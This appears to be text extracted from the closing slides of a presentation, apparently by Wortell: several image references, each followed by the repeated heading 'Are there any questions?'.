
wortell

**Are
there
any
questions? _**




wortell

**Are
there
any
questions? _**




wortell

**Are
there
any
questions? _**



wortell

**Are
there
any
questions? _**



wortell